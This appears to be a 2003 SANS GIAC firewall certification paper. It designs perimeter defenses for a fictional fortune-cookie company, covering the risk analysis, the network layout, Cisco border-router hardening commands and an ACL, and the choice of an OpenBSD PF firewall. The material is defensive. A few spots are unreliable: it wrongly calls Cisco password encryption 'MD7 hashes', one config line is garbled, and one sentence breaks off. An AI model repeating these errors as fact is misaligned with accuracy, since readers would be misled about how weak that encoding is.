# Global Information Assurance Certification Paper

# GIAC Firewall Implementation

SANS GIAC Certified Firewall Analyst, Version 2.0
Michael Hotaling
October 16, 2003

# Table of Contents

## Executive Summary

GIAC Enterprises has recently completed a number of information security upgrades in preparation for conducting business online. This report details the new security architecture, focusing on perimeter protection. The new security components are in place and we are waiting for our service provider to complete installation of new lines to provide additional Internet bandwidth.

Notes:
The public IP addresses used throughout this document to describe the GIAC network are not valid. They were selected from IANA reserved addresses to avoid conflict with any live systems. To avoid problems for anyone who would base their configurations on this paper, rules and ACLs throughout were written to accurately filter unwanted traffic on the Internet, including the bogus GIAC network. At times this means the configurations would not work because they would deny legitimate traffic.

Similarly, the domain name used for GIAC is example.com, which was set aside by RFC 2606 specifically for testing and similar situations.

Text in `monospace` font was copied directly from a terminal or configuration file.

# *I. BACKGROUND*

## Business Description

GIAC Enterprises provides fortune cookie sayings (FCS) to the food services industry. GIAC's gross revenues for FY 2002 were $45 million. GIAC employs 150 full-time staff, 80 at company headquarters in Miami, Florida. The remainder are regional sales and customer support representatives who work from their homes. GIAC operates primarily in North America, with 80% of shipments to the United States. Currently more than 90% of FCS are distributed in English.

The FCS industry is a typical commodity market: there is little differentiation in products from different manufacturers. Businesses today compete almost exclusively on the price of their goods. Companies try to differentiate their products by providing superior service and support. GIAC expects that moving a number of core operations to the Internet will provide improved efficiencies, significant order cycle lead time reduction, and reduced costs to its customers.

GIAC also shares in the challenges that face any company whose business revolves around intellectual property that must be distributed to consumers. Although the value of individual FCS is minimal, care must be taken in the handling and distribution of the product, because it is vulnerable to en masse copying or destruction at some points of the product cycle.

## Product Cycle

### *Present system*

1. GIAC currently receives original (either Chinese or English) FCS from suppliers, most of whom are located in the Far East and the United States. Large suppliers dial in to a server to enter FCS while smaller suppliers send them to us via fax and surface mail.
2. Chinese FCS are translated into English. GIAC translators generally handle 70% of these translations, with contractors handling the remainder. If a contract translator is used, the transfer in both directions is via fax. This is governed by a confidentiality agreement.
3. GIAC proofreaders check each FCS for readability, spelling, grammar, and overall usability.
4. English FCS are then entered into a database that contains all product information. An application compares new entries against existing ones to find

likely duplicates. These are flagged for further review. Once a determination has been made that an FCS is acceptable, the supplier is paid.
5. Orders are received by phone, fax, or mail.
6. The orders are entered into an application which produces random lucky numbers for the FCS back (the customer may specify the format appropriate for their area), mates the front and the back, and produces proofs. An editor reviews the proofs before the files are sent to a print house.
7. The printer produces the order, cuts, packages, and ships product either to a distributor or directly to the customer. The relationship with the printer is well established and is also covered by a confidentiality agreement.

Note that, except for jobs sent to the printer, currently all large volume collections of FCS are internal to the company. Only cut FCS are shipped to distributors and customers, so there is little risk of them copying the product – it would be more expensive for them to reproduce large numbers of FCS than to purchase them.

The FCS industry today is data-centric, and computers play a central but standalone role in business operations. However, GIAC feels the Internet provides opportunities to improve speed and efficiency not utilized in the industry, which will help differentiate our product. In the long term, GIAC hopes to use this to expand sales into additional markets.

### *New system*

(Changes are highlighted below in **bold**)

1. **Receive FCS via a Web-based form. Supplier receives a transaction confirmation number. FCS added into database queue for translation.**
2. FCS are translated to English.
3. Proofreaders check FCS as in current system.
4. A database application checks for duplicates or similar entries.
5. **Orders may be placed on the Web site, in addition to above methods.**
6. An application creates the appropriate press-ready files for printing.
7. **After review, the files are transferred to a printer local to the buyer. Most large print houses now accept electronic files for output via FTP or HTTP transfer. This printer produces the output, cuts, packages, and delivers the FCS.** This is again covered by a confidentiality agreement. We do not trust the customer with FCS in electronic format – the risk is too high that they would abuse access to this bulk format.

## Risk Analysis

Critical information is stored in two databases. One houses all FCS and the applications to process them. The other includes all customer, sales, and financial data for the company. Losing either of those data stores could be catastrophic for GIAC. Other important data resides on, for example, file and email servers, but losing that data would not be as serious.

### *Anticipated Threats*

1. Attacks of opportunity and random attacks: "hackers"[1], worms, and similar
2. Directed Attacks: competitors
3. Directed Attacks: customers
4. Political / ethnocentric attacks
5. Internal attack: someone with inside access could abuse their rights.

Random attacks and attacks of opportunity are a constant nuisance to anyone with an Internet presence. Most of these are random scans of sections of the Internet looking for easy targets – they are not likely to single GIAC out. People in this category will have a range of risk tolerances, but generally have limited resources. Defending against them will require careful configuration, patching, and change management of exposed systems. Considered deployment of perimeter defenses will protect against the majority of these attacks. Staying abreast of security issues is important because there is limited time between when an exploit is released and when it is likely to be used against the GIAC network. There has historically been a long lag between when a vulnerability is announced and when an exploit is in wide use, though this time seems to be shrinking. Further, laws that prosecute people who research and publicize vulnerabilities mean that more exploits may remain in the underground without being reported, and thus fixed[2].

Competitors and customers could gain financially by accessing – or disrupting access to – our information resources, and are the most likely to specifically target the GIAC network. Most GIAC decision makers assume that they are very risk averse, and so would not conduct such an attack. We must consider that our competitors could find it cheaper to steal, or hire someone to steal, our product database than to develop their own. A customer may be willing to pay an attacker up to the amount they would spend for our product. A competitor might also decide they would benefit if our services were unavailable due to a denial of service attack.

Attacks with political or ethnic motivation seem unlikely, but they could involve the most risk-tolerant attackers. Though GIAC is not a prominent enough target to draw attention from the likes of governments, there is just enough historical information to make this worth mention. In 2001 after U.S. and Chinese military airplanes collided, "hacktivists" made a show of defacing Web sites that could in any way be associated with either country. For GIAC this category is equivalent to random attackers and does not change how we will defend our resources[3].

As with many sites, an insider abusing their legitimate access may be the most serious threat. Our staff is fairly close and managers believe no one would intentionally harm the company. However, someone could cause harm without malicious intent. In California in 2002 a police officer sold law enforcement records to a private investigation firm to earn extra money[4].

## Defensive Strategy

Defense-in-depth is a fundamental concept of information security. The idea is to provide complementary layers of protection around important resources, so that no single failure leads to unacceptable exposure. A common analogy is the security at a bank. Bank branches do not rely on any one defensive component to protect their assets. Locks on doors and windows, guards and trained staff, video cameras and alarm systems, a (possibly time-based) vault, and exploding dye packs are all used.

Note that not all of the items listed above are protective measures: the vault and door locks provide separation between the criminals and the deposits. However, video cameras and alarm systems do not prevent unauthorized access, in fact they do not directly slow bad guys down. They alert people when things go wrong, providing a detection capability. Dye packs and alarm systems that dispatch police contribute an appropriate and timely response element. GIAC's defenses will include *protection*, *detection*, and *response* components[5].

Defense-in-depth is not piling layers of similar components one in front of the other. For example, a company could easily spend a quarter of a million dollars to deploy a firewall plant comprised of some of the most popular products on the market today: a Netscreen (known for high speed stateful filtering) in front of a Sidewinder (a proxy firewall that recently combined technology from Gauntlet, another proxy firewall, both known for their tight security) in front of a Firewall-1 (another stateful inspection device) in front of a Network Air Gap (a newer technology that provides a disconnect between different networks, functionally similar to a proxy) in front of a PIX (another fast stateful firewall). In reality, as

long as the firewall is properly implemented, one or two of these in series would be enough to send an attacker looking for another point of entry such as a modem, poor physical controls, or a weak user password.

### *GIAC's Defensive Guidelines*

1. Leverage current expertise and investment in technology and training.
2. But do not do things "because that's the way we've always done them."
3. Use the right tool for the right job.
4. Keep things simple in order to reduce failures and mistakes. When thinking about complexity, picture an emergency in the middle of the night, not routine work during a scheduled maintenance window. Simplicity also makes auditing the implementation much easier.
5. All important systems must have current, accurate documentation.
6. Address the weakest link since that is what an adversary will target.
7. Costs include staff time, commercial support, maintenance and monitoring, downtime, and other hard to quantify items. Do not neglect these.[6]
8. Be mindful of technologies that negate each other. For example, encryption makes network intrusion detection (NIDS) much more challenging because the network traffic, hostile and legitimate, cannot normally be read by the sensor.
9. Ensure good backups and do not let other security measures prevent them.
10. Implement a default deny policy. That is, identify critical services and only provide access to them.
11. Do not rely on security by obscurity. Assume that an attacker at least has the current network diagram including system placement, types, versions, and configurations.

Defense in depth seems inherently complex, putting it at odds with maintaining simplicity. The sections below will deal with GIAC's analysis, evaluations and compromises to balance these goals.

### Frame of reference

1. GIAC was infected by the Loveletter worm in 2000 which deleted a significant number of sample FCS from marketing systems[7]. This led to standardization on commercial antivirus software on personal computers and Windows servers. Email is hosted on a Unix system which has reduced risk from malware that targets Exchange and Outlook.
2. Subsequent virus infections forced GIAC to implement an antivirus gateway product to scan all email entering and leaving the organization. Client

antivirus installations are managed and monitored by the file server they attach to, ensuring daily checks for updated virus definitions.

3. Although it has worked in the past, GIAC is no longer comfortable with suppliers and partners accessing systems via dial-up. Although there is no evidence of people misusing the system, the risk has become unacceptable. The old application, which was accessed via a text interface over telnet, provided similar access for most users, whether internal employees or external partners. More attention has been paid in the new application to address these concerns.
4. The information security industry is replete with vendors and analysts pushing the next solution that will magically make everything better. If there were a simple, one-size-fits-all solution to these complex problems the person who held that patent would be very wealthy and there would be no need for this report. It can be very challenging to decipher the current buzzwords to even determine what a product does, and few companies have the resources to independently compare the offerings. Research firms like Gartner Group do little to help when they release papers stating "IDS is dead"[8]. Everybody is motivated by something, more often than not they are selling something.
5. Staff resources are likely to be the limiting factor in managing most solutions so we will seek flexibility and automation in products.

## Systems and Networking

- www1: the public Web server runs Apache on Solaris 9. It was recently upgraded to version 2.0.47 to address security issues.
- biz1: the Web front-end for the new Web applications runs Oracle HTTP Server (OHS), which is based on Apache, on Solaris 9.
- mx1: the public email relay, runs Postfix version 2.0 and Symantec SMTP antivirus gateway version 3.0 on Solaris 9.
- app1: the application server runs Oracle 9iAS, the applications being written in Java and jsp.
- fcs_db: the database back-end for the business, runs Oracle 9i on Solaris 8.
- fin_db: the financial database, runs Oracle 8i on Solaris 8.
- dev_db: the development database and application server, runs Oracle 9i on Solaris 8.
- backup1: the central backup server for GIAC systems runs Veritas NetBackup. In order to achieve performance when communicating with many systems and moving large quantities of data, backup solutions often require many network ports open between the server and the client. Backup1 contains all sensitive data and is located in the same segment as the database servers. File

servers and infrastructure servers use backup1, but Internet servers, which do not store data locally, have configurations backed up using secure copy (scp).
- proxy1: provides HTTP, HTTPS, and FTP proxying using Squid version 2.5 STABLE3 on Solaris 9.
- log1: runs syslog on Solaris 9 to provide central collection of log files.

Our ISP has allocated GIAC the network 223.10.10.128/26[9], which includes public addresses for 62 hosts. Internal networking uses addresses reserved for private networks. Each internal segment has been assigned a network range for up to 254 nodes, which will permit expansion and also keeps setup simple for support staff. The ranges used are between 172.17.145.0/24 – 172.17.149.0/24.

DNS is run in a "split DNS" configuration, with separate servers for Internet and internal clients. GIAC only maintains four public DNS records (www, biz, mx1, and vpn1), and the ISP provides authoritative DNS services for the public GIAC domain, example.com[10]. Internal DNS service is provided by

## Critical System Information

| *System* | *Function* | *IP Address* | *NAT Address* |
|---|---|---|---|
| www1 | Public Web server | 172.17.147.137 | 223.10.10.137 |
| biz1 | Web application server | 172.17.147.138 | 223.10.10.138 |
| mx1 | Public mail relay | 172.17.147.135 | 223.10.10.135 |
| app1 | Application server | 172.17.146.17 | |
| proxy1 | HTTP, HTTPS, FTP proxy | 172.17.146.140 | 223.10.10.140 |
| log1 | Central log server | 172.17.146.16 | |
| ns1 | Internal DNS server | 172.17.146.136 | 223.10.10.136 |
| ace1 | Authentication server | 172.17.146.141 | 223.10.10.141 |
| mail1 | Internal mail server | 172.17.146.10 | |
| fcs_db | FCS database | 172.17.145.13 | |
| fin_db | Finance database | 172.17.145.12 | |
| dev_db | Development database | 172.17.145.15 | |
| backup1 | Backup server | 172.17.145.14 | |
| vpn1_ext | VPN Concentrator | 223.10.10.132 | |

| *System* | *Function* | *IP Address* | *NAT Address* |
|---|---|---|---|
| vpn1_int | VPN Concentrator | 172.17.149.11 | |
| ras1 | Dial-up server | 172.17.149.12 | |
| pf_ext | PF Firewall: outside | 223.10.10.130 | |
| pf_ras | PF Firewall: RAS net | 172.17.149.1 | |
| pf_svc | PF Firewall: service net | 172.17.147.1 | |
| pf_int | PF Firewall: intranet | 172.17.146.1 | |
| pix_int | PIX Firewall: intranet | 172.17.146.2 | |
| pix_db | PIX Firewall: db net | 172.17.145.1 | |
| pix_end | PIX Firewall: user net | 172.17.148.1 | |
| internet_rtr | Serial | 223.2.12.2 | |
| internet_rtr | Ethernet | 223.10.10.129 | |

## Access Requirements

The following services have been identified as necessary to support the business:

Provide local employees access to:

- Browse the Web
- Use a GIAC account to send and receive email to and from the Internet
- Use FTP to the Internet
- Local file, application, and print servers

GIAC computing and networking resources are intended to support business functions, and policies restrict personal use to a minimum. Users often need to use email, Web and FTP on the Internet. Local access is provided for business functions such as file and printer sharing, as well as business applications. Most other network traffic is restricted.

Provide remote employees:

- Access to file and application servers
- Ability to send and receive email
- Use of internal Web-based applications

Nearly half of GIAC's employees are not located at company headquarters. These users have traditionally used dial-up to access the product database as

well as email, which worked fine for the old telnet-based applications. The last two years has seen most users move to VPN over broadband connections, which provides better access to file and application servers. Dial-up services will continue to be provided for times when VPN or Internet access is unavailable. In all cases, remote users with direct access to potentially sensitive systems will use a dual factor method of authentication.

Provide these Internet-accessible services:
- Email
- Web
- Web applications (including HTTPS from the Internet; Oracle SQL*Net to the application server)

GIAC maintains a public email and Web presence, including new applications for accepting orders and interacting with suppliers and partners. Some portions of the new applications make use of SSL / TLS to protect communications.

Provide the following IT support functions:
- Time synchronization
- Logging
- Authentication
- Secure Shell (SSH, for remote administration)
- DNS for name resolution
- Backup business data

The above communications are only required to support GIAC's IT functions. Aside from time synchronization and DNS, all of these functions are completely internal. In order to provide accurate time for systems and logs, two time servers will connect to accurate time sources on the Internet. Similarly, an internal DNS server will provide name resolution services for Internet domains to internal clients.

### *Product considerations*

GIAC evaluated various products for each security component in the design. Many choices are available, including commercial and open source alternatives. In some cases, such as packet filters, there is minimal functional difference between the commercial and open source solutions. Many commercial firewalls provide a graphical interface for management, but that is not very important to GIAC staff whose background is Unix and Cisco IOS, which are both generally administered from a command line interface[11]. In other areas, such as antivirus

software, there is a big difference between commercial and open source due to the intense research required and time sensitive nature of effectively protecting against viruses.

### *Budgetary constraints*

Management has provided one-time funding of $125,000 for the updated security architecture, with an ongoing annual IT security budget of $50,000.

## GIAC's Security Plan

Management recognizes that there is not one correct solution to all security problems. What follows is the defensive plan for GIAC. It is neither a static nor a final solution. It will be evaluated regularly and the life expectancy for the overall architecture is four years, though individual components may have shorter or longer lifespans. This paper focuses on the perimeter defenses, but defense-in-depth is so critical that some host security and other information will be included that is not strictly "perimeter" in nature.

1. A thorough external audit of the new application was conducted. This was considered a priority because none of the development or database staff have any security background. Many attacks today exploit flaws in the logic or implementation of applications themselves in such a way that few firewalls provide any protection against them.

The audit team was involved from the planning stages of application development, which was more efficient than retrofitting security into the application. Going into production, the applications that will be used have been checked for everything from input validation in Web forms to transaction logging on a per user basis. As part of the original contract, quarterly reviews of the applications will be performed to ensure that any modifications conform to the security standards of original audit.

2. System and Network administrators were sent to security training. The training was selected because it took a very functional but vendor-neutral approach. Too many times in the past the courses staff attended were geared toward the mechanics of working with a product rather than solving specific problems, or to passing a certification exam.

3. Systems were segregated according to criticality of data they store[12]:
Systems that store business-critical data:

- FCS and Finance database servers
- backup server

Systems that store important data:
- file servers
- email server

Systems that do not store data:
- www1
- biz1
- mx1

The network is segmented so that computers that contain the most business-critical data are separated from those that do not. The goal is an inverse relationship between exposure and sensitivity. That is, servers accessible from the Internet will not store any sensitive data. On the other extreme, the databases with financial and product information will be the most protected.


4. A layered approach to security is employed:
- The border router filters scans that are not worth having details of in firewall and IDS logs. It also helps protect against some denial-of-service (DoS) attacks.
- The Internet firewall only allows access to necessary resources. It segments the network to contain systems with similar exposure and risk profiles. It normalizes traffic and reduces information leak. It may also provide DoS protection.
- Proxies provide a disconnect between high-threat environments (the Internet) and other resources and validate the traffic that is permitted – there are no direct paths between the Internet and internal networks that store business-critical data.
- An internal firewall further segments the internal network to reduce exposure that might result from a perimeter protection failure or an inside threat.
- Intrusion detection logs and alerts when events occur, such as protection breaks down.
- Host and application security further ensures that only necessary services are offered, and those that are available are run as securely as possible.
- Strong authentication is used to protect remote access and critical systems.

Considering the risks, the budget, and the products evaluated the following components will be used to secure GIAC's new Internet applications:

- Application audit: $40,000
- Staff training: $20,000
- Internet Firewall – OpenBSD PF: $5,000 (HP server: DL380 G2 w/ extra Intel NICs, OpenBSD supported RAID controller, OpenBSD CD)
- OpenBSD PF test system: $0 (a retired PII-233 desktop system)
- Internal Firewall – Cisco PIX 515E (unrestricted license, with PIX-4FE interface cards) failover pair: $12,000
- Authentication software – ACE/Server license (51 – 100 users): $9,000
- Authentication server – Sun Enterprise 250: $0, retired server
- Tokens (mix of software and key fobs): $3,500
- NIDS: $10,000 (3 Sun V-100 sensors, 1 Sun V-210 log server, 1 SunBlade 150 analysis console, 4 Finisar Ethernet taps, 2 Cisco Catalyst 2950 switches)
- Tripwire: $8,000 (1 manager, 10 servers); manager will run on ACE server
- Proxy server: $2,500 (Sun V-120)
- Log server: $2,500 (Sun V-120)

TOTAL: $112,500 (the remaining $12,500 will be held as a contingency fund)

## New perimeter architecture



The policy translates into the following traffic flows:

Business Functions:

| *Action* | *Direction* | *Source* | *Dest* | *Protocol* | *Enforcement* |
|---|---|---|---|---|---|
| Deny | Any | Any | Any | Any | PF, PIX |
| Permit | In | Internet | www1 | HTTP | PF |
| Permit | In | Internet | biz1 | HTTPS | PF |
| Permit | In | Internet | mx1 | SMTP | PF |
| Permit | In | mx1 | Mail1 | SMTP | PF |
| Permit | Out | mx1 | Internet | SMTP | PF |
| Permit | In | biz1 | app1 | SQL*Net | PF |
| Permit | Out | mx1 | Internet | HTTP | PF |
| Permit | Out | proxy1 | Internet | HTTP, HTTPS, FTP | PF |
| Permit | Out | users | proxy1 | HTTP, HTTPS, FTP | PIX |
| Permit | In | ras_users | ns1 | DNS | PF |
| Permit | In | ras_users | proxy1 | HTTP, HTTPS | PF |
| Permit | Out | users | mail1 | SMTP, POP3 | PIX |
| Permit | In | ras_users | mail1 | SMTP, POP3 | PF |
| Permit | Out | mail1 | mx1 | SMTP | PF |
| Permit | Out | mx1, ns1 | Internet | DNS | PF |
| Permit | In | ras_users | file_servers | Windows Networking | PF, PIX |
| Permit | In | app1 | fcs_db | SQL*Net | PIX |
| Permit | In | users, ras_users | fcs_db | Telnet | PF, PIX |
| Permit | In | finance_users | finance_db | Telnet | PIX |

IT functions:

| *Action* | *Direction* | *Source* | *Destination* | *Protocol* | *Enforcement* |
|---|---|---|---|---|---|
| Deny | Any | Any | Any | Any | PF, PIX |
| Permit | In | ras_net, svc_net, pf | ntp_servers | NTP | PF |
| Permit | In | ras_net, router | ace1 | RADIUS | PF |
| Permit | Out | ntp_servers | Internet time servers | NTP | PF |
| Permit | Out | administrators | ras_net, svc_net, db_net | SSH | PF, PIX |
| Permit | Out | tripwire_mgr | svc_net | tripwire_mgmt | PF |
| Permit | In | tripwire_mgr | fcs_db, fin_db | tripwire_mgmt | PIX |
| Permit | Out | proxy1 | mx1 | savsmtp_mgmt | PF, PIX |
| Permit | In | file_svrs, infrastructure_svrs | backup1 | NetBackup | PIX |
| Permit | In | ras_net, svc_net | log1 | syslog | PF |

## *II. IMPLEMENTATION*

### Border Router

This router provides connectivity to the Internet. From a security standpoint, it provides the first opportunity to enforce policy.

#### *System*

Currently a Cisco 2611 running IOS 12.2(11)T with a single T1 uplink. This will soon be upgraded to a 6 mbps link by GIAC's service provider. At that time the router will be replaced with a Cisco 3640.

#### *Goals*

- Harden the router itself – defending a network becomes much more difficult if an attacker gains control of the Internet router[13].
- Filters can have a performance impact on routers. Avoid overloading the router with filters that could be more efficiently handled by a firewall – this should be less of a problem with the more powerful 3640.
- Routers provide less detailed logs than some firewalls and intrusion detection systems. Some scans that come in from the Internet are so common or so difficult to track down that it is not beneficial to have detailed records, such as scans originating from spoofed addresses. Since it is unlikely that GIAC would be able to follow up on this kind of scan, it is not worth having detailed logs and will be filtered as quickly as possible. It is interesting to note that some network operators have recently commented that they see less activity from these addresses, with possible explanations that either egress filters are making it tougher to spoof these addresses, or that compromised systems have become a commodity whose value is so low that it is not worth the effort to hide their addresses[14].
- Spikes in traffic, such as worm outbreaks, can impose unnecessary load on firewalls and IDS and clutter log files. Temporary filters may be added to the router to drop this traffic before it enters the GIAC network.
- Do not leak unnecessary information to the outside.
- Be a good Internet citizen: implement egress filters, do not allow traffic such as directed broadcasts that could be used to attack other sites.
- Filter source routed packets, which are almost always hostile.
- Do not route protocols we do not use on the Internet, including IPX, AppleTalk, and some routing protocols.
- Filter outbound traffic that should not be leaving the GIAC network.

### *Selection criteria*

- Leverage existing system, expertise, and training.
- Provide acceptable performance.
- Bolster defense-in-depth design.

### *Configuration*

The configuration below shows the steps taken to harden the border router and reduce hostile traffic coming in to the GIAC network. The full configuration is included in Appendix A. Note that in Cisco IOS comments are preceded by a "!" and that some lines may wrap.

Create a login banner that will be displayed whenever someone logs in to the device:

```
banner login # Authorized use only.  All activity may be monitored. #
```

- It is considered a best practice to warn people that systems are private and that their activity may be monitored. This should be reviewed by management and legal counsel.

Disable unneeded services on the router itself:

```
no cdp enable
no service tcp-small-servers
no service udp-small-servers
no ip http server
no ip bootp server
no service finger
no service snmp
```

- CDP is the Cisco Discovery Protocol, a management protocol used by Cisco devices to exchange information about themselves.
- TCP and UDP small servers are generally used for troubleshooting.
- The HTTP server provides a Web interface for managing the router.
- BOOTP is used to send boot and configuration information to clients.
- Finger returns information about users on a system.
- SNMP, the Simple Network Management Protocol, is used to manage devices on a network.

Configure the router to deny potentially hostile traffic:

```
no ip directed broadcastRouting
no ip directed-broadcast
no ip source-route
no ip redirects
```

- Directed broadcasts allow discovery of devices on a network, which could be used for good or evil, but they can also be abused by spoofing the source to cause a denial of service, which results in the spoofed address receiving a bunch of traffic it did not request.
- Source routing enables a sender to specify part or all of the path traffic will take in getting to its destination. This can be used to get to internal networks protected by address translation schemes or via secondary networks, such as VPN connections.

- Redirects are normally sent by routers to inform another device of a better route for traffic to take. Again, the potential exists for an attacker to send traffic through a less protected connection or through a system they control.

Use RADIUS (ACE/Server) for authentication:

```
aaa new-model
aaa authentication login default local
aaa authentication login vtyradius group radius
aaa authentication login linradius group radius
aaa authentication login conradius group radius
aaa authentication login NO_AUTHENT none
radius-server host 223.10.10.141 auth-port 1645 acct-port 1646
```

- The router will require dual factor authentication for all administrative access except from the console, which is left with a password in case the router is unable to reach the authentication server.

Use password encryption:

```
service password-encryption
```

- This stores router passwords as MD7 hashes, which prevents casual observation but is not considered strong encryption.

Use an access control list (ACL) to filter bogon networks[15], ingress and egress spoofing. Additional filters were added to block inbound MSBlast worm traffic that was filling up IDS and firewall logs. The full listing is included in Appendix A:

```
access-list 105 deny 127.0.0.1 0.255.255.255
access-list 105 deny 0.0.0.0 1.255.255.255
access-list 105 deny 2.0.0.0 1.255.255.255
access-list 105 deny 5.0.0.0 0.255.255.255
access-list 105 deny tcp any any 135
access-list 105 deny tcp any any 139
```

As an additional measure of protection, some ports are blocked outbound that might leak sensitive information or used to access a compromised system:

- When processing access lists the first line that matches a packet determines how the router handles it. Only one ACL can be applied per interface, per direction (note that all three lines above are part of access list 105). ACLs may be simple stateless filters or completely stateful and protocol aware. More advanced ACLs use more CPU and memory. It is more efficient to apply filter inbound, otherwise the router spends time routing the packet only to deny outbound on an interface.

Do not send unreachable messages to the Internet:

```
no ip unreachables
```

- Unreachable messages provide someone scanning the network with information about what addresses are in use on a network.

Send critical logs to the console:

```
logging console critical
```

- Cisco routers can be configured to send logs to a syslog server, but that would require allowing the router to initiate connections to an internal system. The router is not filtering traffic the analysts need details on, and administrators can log in to see critical messages on the console. Staff has decided it is better to log in to the router than to open the port from the router to the log server. In the future this could be protected by encapsulating syslog traffic in IPSec.

Synchronize clock with public NTP servers[16]:

```
ntp server 198.72.72.10
ntp server 128.10.252.9
```

The Router Audit Tool aided in developing the router configuration. This tool can be used with various industry guidelines to assess and make security recommendations about an IOS configuration. It is written in Perl and can be run on Unix, Linux, and Windows systems. It will perform two levels of assessment: the first basically includes minimum recommendations, while the other provides a more secure guide at the risk of reduced functionality.[17]

Occasionally the bogon list changes, especially as previously unallocated address space is used. In order to ensure that GIAC has the current bogon list a shell script was written which uses a utility called wget, which can retrieve files from HTTP and FTP servers to download the current file. The downloaded file is compared to the previous file. If there are differences they are emailed to administrators. No email is sent if there are no differences found. This script is scheduled to run weekly from an administrators workstation.

## Internet firewall

This device provides another layer of filtering, and more advanced logging and inspection than will be performed on the router. Packet filters can be extremely fast. It may seem logical that stateful filters would be slower than stateless ones, because maintaining state involves more work. However, research has found that state table lookups are often less computationally expensive than ruleset evaluation, so a stateful filter may actually be faster than a stateless one[18].

### *System*

OpenBSD packet filter (PF) version 3.3-stable running on an HP DL-380 server with Intel network interface cards. The system is updated using CVS and PF is running version 1.383.

### *Goals*

- System stability
- Self preservation (the firewall itself must have low risk profile)
- Secure forwarded traffic
- Enforce network segmentation
- Provide some defense against DoS

### *Selection criteria*

- Consider open source solutions
- Provide heterogeneity (not Solaris based)
- Leverage expertise in Unix administration
- Provide good logging

On the subject of heterogeneity, an information security guru recently noted[19] that running in a mixed environment only improves security if the union of the risks incurred with each system is less than the risk involved in running one or the other. The challenge is that there are known and unknown risks[20] with any system. Known risks are addressed, mitigated, or accepted, but it is difficult to deal with the unknown risks. Running a homogeneous environment provides no depth of defense against the unknown risks; GIAC feels that adding a second, low risk system to our perimeter, will reduce the risk to our assets.

### *How PF addresses these issues*

Stability: an OpenBSD system, especially one with a minimal install (which is always a good idea for a firewall) will have fewer patches than many other off-the-shelf operating systems.

Self preservation: while not perfect, OpenBSD has a track record of proactive security. The project's approach is different than many others – including an active audit for bugs throughout the operating system.

OpenBSD's native firewall, PF, performs stateful packet inspection. Additionally, it has the ability to normalize traffic it passes to reduce the potential for exposing protected systems to hostile network traffic. It reassembles fragments, enforces strong ISNs, provides stronger IP IDs than many other operating systems, and enforces minimum TTLs on filtered traffic.

OpenBSD integrates some features that may help in DoS protection. Proxying initial SYN connections may protect against some attacks, and rate limiting can prevent any any one system or protocol from monopolizing the network. Bandwidth starvation (our upstream pipes will only be 6 Mbps) is still a serious risk that can only really be addressed by increasing bandwidth or working with our service provider to filter traffic upstream if we are subject to a DoS attack.

